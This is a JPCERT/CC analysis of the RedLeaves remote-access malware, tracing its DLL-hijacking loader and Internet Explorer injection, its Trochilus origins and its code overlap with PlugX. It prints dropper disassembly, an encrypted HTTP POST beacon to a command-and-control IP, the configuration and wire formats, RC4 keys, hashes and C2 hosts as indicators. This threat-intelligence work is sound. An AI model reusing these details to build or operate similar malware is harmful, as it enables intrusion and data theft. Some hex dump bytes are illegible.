RedLeaves - Malware Based on Open Source RAT

Hi again, this is Shusei Tomonaga from the Analysis Center.

Since around October 2016, JPCERT/CC has been confirming information leakage and other damages caused by malware 'RedLeaves'. It is a new type of malware which has been observed since 2016 in attachments to targeted emails.

This entry introduces details of RedLeaves and results of our analysis including its relation to PlugX, and a tool which is used as the base of this malware.

How RedLeaves runs

To have the RedLeaves injected into the process of Internet Explorer, the following steps will be taken (Figure1):




Figure 1: Flow of events until RedLeaves runs

Malware samples that JPCERT/CC has analysed create the following three files in %TEMP% folder and execute a legitimate application when executed.


- A legitimate application (EXE file): a signed, executable file which reads a DLL file located in the same folder
- A Loader (DLL file): a malicious DLL file which is loaded by the legitimate application
- Encoded RedLeaves (DATA file): Encoded data which is read by the loader

When the legitimate application is executed, it loads the loader located in the same folder through DLL Hijacking (DLL preloading).

The loader, which is loaded in the legitimate application, reads and decodes the encoded RedLeaves and then executes it. The executed RedLeaves launches a process (Internet Explorer) depending on its configuration, and injects itself there. Then, RedLeaves starts running in the injected process. The following section explains the behaviour of the injected RedLeaves.

Behaviour of RedLeaves

RedLeaves communicates to specific sites by HTTP or its custom protocol and executes commands that are received. Figure 2 is the PE header of the injected RedLeaves. Strings such as “MZ” and “PE” are replaced with “0xFF 0xFF”.



```
00500000 FF FF 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 ・ ・ ・  ... ... ・
00500010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ｸ.......@.......
00500020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00500030 00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00 ............・..
00500040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ｺ .I.ｼ!ｸ Lｼ!Th
00500050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00500060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00500070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.......
00500080 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ・ ・ ・ ・ ・ ・ ・ ・
00500090 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ・ ・ ・ ・ ・ ・ ・ ・
005000A0 FF FF FF FF FF FF FF FF [illegible] FF FF FF FF FF ・ ・ ・ ・ ・ ・ ・ ・
005000B0 FF FF FF FF FF FF FF FF [illegible] FF FF FF FF FF ・ ・ ・ ・ ・ ・ ・ ・
005000C0 FF FF FF FF FF FF FF FF [illegible] FF FF FF FF FF ・ ・ ・ ・ ・ ・ ・ ・
005000D0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF ・ ・ ・ ・ ・ ・ ・ ・
005000E0 00 00 00 00 00 00 00 00 FF FF 00 00 4C 01 05 00 ........・ ・ ..L
005000F0 28 3C 4E 58 00 00 00 00 00 00 00 00 E0 00 02 21 (<NX........・  !
00500100 0B 01 0A 00 00 CC 02 00 00 CA 00 00 00 00 00 00   ...ｿ ..ﾊ......
00500110 84 93 01 00 00 10 00 00 00 E0 02 00 00 00 50 00 ・  .. ...・...P.
00500120 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00
```

Figure 2: Injected RedLeaves

The injected RedLeaves connects to command and control (C&C) servers by HTTP POST request or its custom protocol. Destination hosts and communication methods are specified in its configuration. Please refer to Appendix A for more information.

Below is an example of the HTTP POST request. Table B-1 and B-2 in Appendix B describe the format of the data sent.

```
POST /YJCk8Di/index.php
Connection: Keep-Alive
Accept: */*
Content-Length: 140
Host: 67.205.132.17:443

[Data]
```

The data is encrypted with RC4 (the key is stored in its configuration) and contains the following:


```
__msgid=23.__serial=0.clientid=A58D72524B51AA4DBBB70431BD3DBBE9
```

The data received from the C&C servers contain commands. Depending on the received commands, RedLeaves executes the following functions (Please see Table B-3 in Appendix B for the details of received data):

- Operation on files
- Execute arbitrary shell commands
- Configure communication methods
- Send drive information
- Send system information
- Upload/download files
- Screen capture
- Execute proxy function

Base of RedLeaves's Code

JPCERT/CC analysed RedLeaves and confirmed that its code has a lot in common with the source code of Trochilus[1], a type of RAT (Remote Administration Tool), which is available on Github. Figure 3 shows part of the code to process received data. It is clear that it processes the same data as listed in Table B-3 in Appendix B.




```
#include "stdafx.h"
#include "CommData.h"

static LPCTSTR MSGID_NAME     = _T("__msgid");
static LPCTSTR USING_POOL_THREAD = _T("__upt");
static LPCTSTR SERIALID_NAME    = _T("__serial");
static LPCTSTR BYTEDATA_NAME     = _T("__data");
static LPCTSTR SERIAL_BYTESECTION = _T("\n__data=");

CommData::CommData()
  : m_msgid(INVALID_MSGID)
  , m_serialid(0)
  , m_bUsePoolThread(FALSE)
```

Figure 3: Part of Trochilus's source code

It is presumed that RedLeaves is built on top of Trochilus's source code, rather than from scratch.

Relation to PlugX

Comparing RedLeaves samples that JPCERT/CC has observed with PlugX, used by certain attacker groups in the past, we identified that similar code is used in some processes. Below are the sequence of instructions observed when the sample creates three files (a legitimate application, a loader and encoded RedLeaves or PlugX).



```
mal_setup proc near

var_30= byte ptr -30h
var_10= dword ptr -10h
var_C= byte ptr -0Ch
var_4= dword ptr -4

push    ebp
mov     ebp, esp
push    0FFFFFFFEh
push    offset SEH_404B90
mov     eax, large fs:0
push    eax
sub     esp, 24h
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_10], eax
push    eax
lea     eax, [ebp+var_C]
mov     large fs:0, eax
mov     eax, [ecx+20h]
push    80h                 ; uFlags
push    1                   ; cy
push    1                   ; cx
push    1                   ; Y
push    1                   ; X
push    0FFFFFFFFh          ; hWndInsertAfter
push    eax                 ; hWnd
call    ds:SetWindowPos
lea     ecx, [ebp+var_30]
call    sub_401160
push    240820              ; SIZE_T
push    offset DAT_DATA ; lpAddress
push    114698              ; SIZE_T
push    offset DLL_DATA ; lpAddress
push    81130               ; dwSize
push    offset EXE_DATA ; lpAddress
lea     ecx, [ebp+var_30]
mov     [ebp+var_4], 0
call    mal_data_parse
push    1                   ; int
push    offset aRazor_dat ; "razor.dat"
push    offset aWweb32_dll ; "wweb32.dll"
push    offset aWtray_exe ; "wtray.exe"
lea     ecx, [ebp+var_30]
call    mal_create_process
push    2200                ; dwMilliseconds
call    ds:Sleep
push    0                   ; int
call    _exit
mal_setup endp
```

```
; Attributes:
mal_setup proc near

var_2C= byte ptr -2Ch
var_C= byte ptr -0Ch
var_4= dword ptr -4
arg_0= dword ptr  8

push    ebp
mov     ebp, esp
push    0FFFFFFFEh
push    offset SEH_523E38
mov     eax, large fs:0
push    eax
sub     esp, 20h
push    esi
mov     eax, ___security_cookie
xor     eax, ebp
push    eax
lea     eax, [ebp+var_C]
mov     large fs:0, eax
mov     esi, ecx
mov     eax, [ebp+arg_0]
push    eax
call    sub_406962
mov     ecx, [esi+20h]
push    80h                 ; uFlags
push    1                   ; cy
push    1                   ; cx
push    1                   ; Y
push    1                   ; X
push    0FFFFFFFFh          ; hWndInsertAfter
push    ecx                 ; hWnd
call    ds:SetWindowPos
lea     ecx, [ebp+var_2C]
call    sub_401160
push    118878              ; SIZE_T
push    offset DATA_DATA ; LPVOID
push    114698              ; SIZE_T
push    offset DLL_DATA ; LPVOID
push    48498               ; dwSize
push    offset EXE_DATA ; lpAddress
lea     ecx, [ebp+var_2C]
mov     [ebp+var_4], 0
call    mal_data_parse
push    1                   ; int
push    offset aPsychiatry_dat ; "psychiatry.dat"
push    offset aVsodscpl_dll ; "vsodscpl.dll"
push    offset aRudiment_exe ; "rudiment.exe"
lea     ecx, [ebp+var_2C]
call    mal_create_process
push    0                   ; int
call    _exit
mal_setup endp
```

Figure 4: Comparison of file creation process

Furthermore, the process in which the loader decodes the encoded data (encoded RedLeaves or PlugX) is similar.




Figure 5: Comparison of file decode process

JPCERT/CC has also confirmed that some of the RedLeaves and PlugX samples that share the above code also communicate with common hosts. From this observation, it is presumed that the attacker group using RedLeaves may have used PlugX before.

Summary

RedLeaves is a new type of malware being observed since 2016 in attachments to targeted emails. Attacks using this malware may continue.

The hash values of the samples introduced here are listed in Appendix C. Some of the RedLeaves' destination hosts that JPCERT/CC has confirmed are also listed in Appendix D. Please check your devices for any suspicious communication with such hosts.

- Shusei Tomonaga

(Translated by Yukako Uchida)

Reference

[1] Trochilus: A fast&free windows remote administration Tool
https://github.com/5loyd/trochilus

Appendix A: Configuration information

Table A: List of Configuration Information

Offset	Description	Remarks
0x000	Destination 1	

0x040	Destination 2	
0x080	Destination 3	
0x0C0	Port number	
0x1D0	Communication mode	1=TCP, 2=HTTP, 3=HTTPS, 4=TCP and HTTP
0x1E4	ID	
0x500	Mutex	
0x726	Injection Process	
0x82A	RC4 key	Used for encrypting communication

RC4 key examples:

- Lucky123
- problems
- 20161213
- john1234
- minasawa

Appendix B: Communicated data

Table B-1: Format of data sent through HTTP POST request

Offset	Length	Contents
0x00	4	Length of data encrypted with RC4 (XOR encoded with the first 4 bytes of the RC4 key)
0x04	4	Server id (XOR encoded with the first 4 bytes of the RC4 key)
0x08	4	Fixed value
0x0C	-	Data encrypted with RC4

Table B-2: Format of data sent through its custom protocol

Offset	Length	Contents
0x00	4	Random numerical value
0x04	4	Fixed value
0x08	4	Length
0x0C	4	Length of data encrypted with RC4 (XOR encoded with the first 4 bytes of the RC4 key)
0x10	4	Server id (XOR encoded with the first 4 bytes of the RC4 key)
0x14	4	Fixed value
0x18	-	Data encrypted with RC4

Table B-3: Contents in received data

String	Type	Contents
__msgid	Numeric	Command
__serial	Numeric	

__upt	true, etc.	Whether the command is executed by a thread
__data	data	Command parameter, etc.

Appendix C: SHA-256 hash value of the samples

RedLeaves

- 5262cb9791df50fafcb2fbd5f93226050b51efe400c2924eecba97b7ce437481

PlugX

- fcccc611730474775ff1cfd4c60481deef586f01191348b07d7a143d174a07b0

Appendix D: Communication destination host

- mailowl.jkub.com
- windowsupdates.itemdb.com
- microsoftstores.itemdb.com
- 67.205.132.17
- 144.168.45.116